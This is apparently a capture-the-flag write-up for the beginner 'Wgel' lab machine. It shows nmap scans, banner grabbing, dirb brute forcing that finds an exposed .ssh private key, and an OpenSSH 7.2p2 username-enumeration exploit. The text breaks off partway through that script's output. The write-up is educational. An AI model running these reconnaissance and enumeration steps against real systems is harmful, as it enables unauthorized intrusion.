
Wgel CTF

This is a CTF for beginners, but we will try to learn the maximum from it.

Enumeration:


First, let's enumerate our machine with nmap.

The best combo for me is to start with a stealth scan as root, with the -sS option. It is unobtrusive and very quiet. The objective of this option is to enumerate only the open ports, to allow us to enumerate after the versions only by fingerprinting the ports. It is professional and targeted.



```
root@kali:~# nmap -sS 10.10.82.108
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-20 21:44 CET
Nmap scan report for 10.10.82.108
Host is up (0.10s latency).
Not shown: 998 closed ports
PORT   STATE SERVICE
22/tcp open  ssh
80/tcp open  http
```

The ports 22 and 80 are opened. Let's do some service enumeration.



```
root@kali:~# nmap -sC -sV 10.10.82.108 -p 22,80
Starting Nmap 7.70 ( https://nmap.org ) at 2021-01-20 22:33 CET
Nmap scan report for wgel.thm (10.10.82.108)
Host is up (0.12s latency).

PORT   STATE SERVICE VERSION
22/tcp open  ssh     OpenSSH 7.2p2 Ubuntu 4ubuntu2.8 (Ubuntu Linux; protocol 2.0)
| ssh-hostkey:
|   2048 94:96:1b:66:80:1b:76:48:68:2d:14:b5:9a:01:aa:aa (RSA)
|   256 18:f7:10:cc:5f:40:f6:cf:92:f8:69:16:e2:48:f4:38 (ECDSA)
|_  256 b9:0b:97:2e:45:9b:f3:2a:4b:11:c7:83:10:33:e0:ce (ED25519)
80/tcp open  http    Apache httpd 2.4.18 ((Ubuntu))
|_http-server-header: Apache/2.4.18 (Ubuntu)
|_http-title: Apache2 Ubuntu Default Page: It works
Service Info: OS: Linux; CPE: cpe:/o:linux:linux_kernel

Service detection performed. Please report any incorrect results at https://nmap.org/submit/ .
Nmap done: 1 IP address (1 host up) scanned in 10.44 seconds
root@kali:~# 
```


We get versions for SSH and the HTTP server. Notice that fingerprinting the server was not so exceptional in this case, we only recuperate the server version by Server Header, and the HTTP title "It Works" commonly used for Apache Servers, by default. It can indicate us that there is a directory at the root of the web server, that will lead us to edited content.

For more independence, we can enumerate both things with curl and netcat.

This method is called banner grabbing. We try to recuperate information and fingerprints while sending common or wrong request. Let's do it.


We just sent a GET request to the server to receive a response, containing the Server header, which contains itself a version.

Grabbing versions can be dangerous, as it can lead us to enumerate common vulnerabilities. The OWASPv4 testing guide explains about it a lot, and some ways to avoid it can be obfuscation, sending wrong information or even deleting the header.



```
root@kali:~# nc 10.10.82.108 80
GET / HTTP/1.1

HTTP/1.1 400 Bad Request
Date: Wed, 20 Jan 2021 21:49:27 GMT
Server: Apache/2.4.18 (Ubuntu)
Content-Length: 301
Connection: close
Content-Type: text/html; charset=iso-8859-1

<!DOCTYPE HTML PUBLIC "-//IETF//DTD HTML 2.0//EN">
<html><head>
<title>400 Bad Request</title>
</head><body>
<h1>Bad Request</h1>
<p>Your browser sent a request that this server could not understand.<br />
</p>
<hr>
<address>Apache/2.4.18 (Ubuntu) Server at 127.0.1.1 Port 80</address>
</body></html>
root@kali:~#
```


The second fingerprint that nmap shows us is the title. Another time, we can grab it manually by looking at the source code of the web page in our browser, or using curl and grep. Curl can be used for automated banner grabbing with the -I option in bash by the way.



```
root@kali:~# curl http://10.10.82.108/ | grep "<title>"
  % Total    % Received % Xferd  Average Speed   Time    Time     Time  Current
                                 Dload  Upload   Total   Spent    Left  Speed
100 11374  100 11374    0     0  58030      0 --:--:-- --:--:-- --:--:-- 57736
    <title>Apache2 Ubuntu Default Page: It works</title>
root@kali:~#
```


As we can see here, the title is displayed in out command line. Writing a minimal bash script with those two commands can bring more independence and understanding of the banner grabbing operation.

Let's continue in our enumeration. By looking at the source code of the Apache default page, we can enumerate a comment, displaying a name that can help us further.



```
|-- conf-enabled
|       `-- *.conf
|-- sites-enabled
|       `-- *.conf


 <!-- Jessie don't forget to udate the webiste -->
        </pre>
        <ul>
```

Jessie is then a worker in the company, and the update can be linked to the fact that by default a user is getting the Apache default file, by requesting the domain or the IP, and not the main content.



Apache2 Ubuntu Default Page: It works - Mozilla Firefox
Apache2 Ubuntu Default Pag
10.10.82.108
ubuntu


Apache2 Ubuntu Default Page

It works!

This is the default welcome page used to test the correct operation of the Apache2 server after installation on Ubuntu systems. It is based on the equivalent page on Debian, from which the Ubuntu Apache packaging is derived. If you can read this page, it means that the Apache HTTP server installed at this site is working properly. You should **replace this file** (located at `/var/www/html/index.html`) before continuing to operate your HTTP server.


If you are a normal user of this web site and don't know what this page is about, this probably means that the site is currently unavailable due to maintenance. If the problem persists, please contact the site's administrator.

We will then trying to get the main content, by directory brute forcing. You can choose gobuster, dirbuster, writing your own script, but this time I used dirb with default list (common.txt)



```
root@kali:~/OpenVpn# dirb http://10.10.82.108/

-----------------
DIRB v2.22
By The Dark Raver
-----------------

START_TIME: Wed Jan 20 22:21:44 2021
URL_BASE: http://10.10.82.108/
WORDLIST_FILES: /usr/share/dirb/wordlists/common.txt

-----------------

GENERATED WORDS: 4612

---- Scanning URL: http://10.10.82.108/ ----
+ http://10.10.82.108/index.html (CODE:200|SIZE:11374)
+ http://10.10.82.108/server-status (CODE:403|SIZE:277)
==> DIRECTORY: http://10.10.82.108/sitemap/

---- Entering directory: http://10.10.82.108/sitemap/ ----
==> DIRECTORY: http://10.10.82.108/sitemap/.ssh/
==> DIRECTORY: http://10.10.82.108/sitemap/css/
==> DIRECTORY: http://10.10.82.108/sitemap/fonts/
==> DIRECTORY: http://10.10.82.108/sitemap/images/
+ http://10.10.82.108/sitemap/index.html (CODE:200|SIZE:21080)
==> DIRECTORY: http://10.10.82.108/sitemap/js/

---- Entering directory: http://10.10.82.108/sitemap/.ssh/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.82.108/sitemap/css/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.82.108/sitemap/fonts/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)

---- Entering directory: http://10.10.82.108/sitemap/images/ ----
(!) WARNING: Directory IS LISTABLE. No need to scan it.
    (Use mode '-w' if you want to scan it anyway)
```

The tool brings us a lot of misconfigurations and bad implementations proofs.
First, there is no protection against directory brute forcing. But it is still common, and it is not the main problem here. Another problem is that directories are listable. It is very dangerous as it can leads to hidden php utilities, like uploads, which can lead itself to RCE.




Index of /sitemap/images

Name	Last modified	Size	Description
Parent Directory		-	
about.jpg	2018-05-11 15:12	52K	
blog-1.jpg	2018-03-30 09:16	119K	
blog-2.jpg	2018-03-30 09:17	49K	
blog-3.jpg	2018-03-31 14:45	66K	

But the biggest problem is the .ssh directory, which contains an id_rsa file. The id_rsa file is a private RSA key, used in SSH. While SSH uses asymmetric encryption, a private key and a public key are used for the authentication. The -I option in ssh command can allows us to connect to a user remote shell without password, or at least with the id_rsa passwords.


The id_rsa file is probably the jessie one, and we will see further that it is. But first I asked myself a question. What if we had not the jessie username in the default Apache file?

I came back to the nmap SSH version enumeration and I saw that the version was 7.2p2. a rapid research using searchsploit showed me that usernames enumeration was possible using this version !




```
root@kali:~# searchsploit 7.2p2
-----------------------------------------------------------------------------------------
 Exploit Title

-----------------------------------------------------------------------------------------
OpenSSH 7.2p2 - Username Enumeration
OpenSSHd 7.2p2 - Username Enumeration
-----------------------------------------------------------------------------------------
Shellcodes: No Result
root@kali:~#
```

The script here works by sending big payload as username (A*25000), which indicates if the user exists or no. While the script is very long, I created a wordlist with 10 usernames containing jessie, and I started it. I then realized that for our case it was a false positive.




```
root@kali:~/challs# python3 /usr/share/exploitdb/exploits/linux/remote/40136.py -U users.txt 10.10.82.108


User name enumeration against SSH daemons affected by CVE-2016-6210
Created and coded by 0_o (nu11.nu11 [at] yahoo.com), PoC by Eddie Harari
```




```
[*] Baseline mean for host 10.10.82.108 is 0.011455499999999997 seconds.
[*] Baseline variation for host 10.10.82.108 is 0.001414404132488286 seconds.
[*] Defining timing of x < 0.015698712397464856 as non-existing user.
[*] Testing your users...
[-] jessalyn - timing: 0.012421999999999933
[-] jessamine - timing: 0.009483000000000002
[-] jessamyn - timing: 0.010703000000000018
[-] jesse - timing: 0.010080000000000089
[-] jesselyn - timing: 0.012209999999999943
